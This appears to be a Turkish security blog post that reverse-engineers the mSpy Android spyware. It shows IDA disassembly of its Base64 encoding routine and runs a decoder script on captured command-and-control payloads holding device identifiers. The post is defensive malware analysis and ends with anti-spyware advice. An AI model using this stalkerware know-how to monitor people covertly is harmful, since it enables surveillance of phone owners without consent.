




IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0011A7A0 public void com.android.mob.display2.main.login_system.b.<init>(
0011A7A0 com.android.mob.display2.main.login_system.a v2,
0011A7A0 android.content.Context v3,
0011A7A0 com.google.gson.k v4)
0011A7A0 this = v1
0011A7A0 invoke-direct {this}, <void AsyncTask.<init>() imp. @ _def_AsyncTask__init_@V>
0011A7A6 iput-object v2, this, stru_34AAC
0011A7AA invoke-virtual {v4}, <ref k.toString() imp. @ _def_k_toString@L>
0011A7B0 move-result-object v0
0011A7B2 invoke-static {v0}, <ref h.a(ref) h_a@LL_9>
0011A7B8 move-result-object v0
0011A7BA iput-object v0, this, stru_34AB4
0011A7BE iput-object v3, this, stru_34ABC
0011A7C2
0011A7C2 locret:
100.00% (-50,-146) (1292,9) 0011A7A0 0011A7A0: b__init_@VLLL_1 (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB

IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0015B604 public static byte[] com.android.system.utils.other.h.a(
0015B604 java.lang.String v2)
0015B604 invoke-static {v2}, <ref h.b(ref) h_b@LL_1>
0015B60A move-result-object v0
0015B60C const/16 v1, 8
0015B610 invoke-static {v0, v1}, <ref Base64.encode(ref, int) imp. @ _def_Base64_encode@LLI>
0015B616 move-result-object v0
0015B618
0015B618 locret:
0015B618 return-object v0
0015B618 Method End
100.00% (-10,-236) (1325,19) 0015B604 0015B604: h_a@LL_9 (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB



data parametresinde yer alan verinin nasıl oluşturulduğunu öğrendikten sonra Python ile mspy_decoder gibi basit bir betik hazırlayarak komuta kontrol merkezine giden tüm veriyi çözebilirsiniz.


C:\WINDOWS\system32\cmd.exe
==========
mSPY Decoder v1.0 [https://www.mertsarica.com]
==========
[*] Decoded data: {"auth_id":"14b287a0c0232189","imei":"000000000000000","email"
:null,"reg_code":"1","language":"en","network_country":"us","sim_country":"us","
timezone":"GMT"}
C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAAAF2NMQ7CMAxF7-K5QxqQWn
oBJjb2yrRWsEgcKY2FoOLuOCN4--_Z_jug1vvMK0zQH29-HNAtzh98P56gA07EZtzvmKCEHGESjbGDQm
Fe8krth7mIEhRDiySWheozl4etqNTyMqyb4Y3TP6rW987SLs-XK3y-dW_QT54AAAA="


C:\WINDOWS\system32\cmd.exe
==========
mSPY Decoder v1.0 [https://www.mertsarica.com]
==========
[*] Decoded data: {"time":1474313838,"os_version":"6.0","battery_level":1.0,"int
ernal_total":12756,"external_total":0,"internal_available":11681,"external_avail
able":0,"wifi_connected":true,"mobile_connected":false,"msisdn":"15555215554","i
msi":"310260000000000","operator":"Android","rooted":true,"timezone":-14400,"app
_root":false,"device_admin":true,"mspy_keyboard_used":false,"camera_available":t
rue,"show_icon":false,"xposed_activated":false,"verify_app_enabled":true,"gp_ser
vices":0}
C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAAAFWRQW6EMAxF75I1HRFgGM
SuJ4kMMa3VEKMkwwytevc6aoXSLLL4_s5_dr5UohXVqLtb1-p2aIdKcTQ7hkjs1aj6S60qNUFKGA7jcE
cn7ktdKfIieXAmcYIsNrdrXyl8_pdLJ-xADiaXA3U_6MJdlKTjQQuZmb3HOaFVYwp3rNTKEzks9QVczI
VI0WZafZXT5LsTahJdxFbXTV-fRwq8YYDEQYqv3gYmK2JgLrLyWj7ZC86L7rpamGDbTPacqRZ3mtGAXc
mfiHE7zAceE0Ow5h4LyBlWSS0H_W2J7_wwNOdt_zmfG0ujgTnRDuWc8i20HCaToM9vnLhvm4kYMk-UBX
7_AOOMoKfXAQAA"

Sonuç olarak mobil güvenliğiniz için kullandığınız cihazların jailbreak veya root edilmemiş olması art niyetli kişilerin işlerini bir kademe daha zorlaştıracaktır. Casus uygulamalara karşı Android kullanıcılarının belirli periyotlarda cihaz yöneticilerinde yer alan uygulamaları kontrol etmelerinde, iOS kullanıcılarının ise iCloud parolalarını değiştirmelerinde fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı Pi Hediyem Var #8 oyununun çözüm yolunu da içermektedir.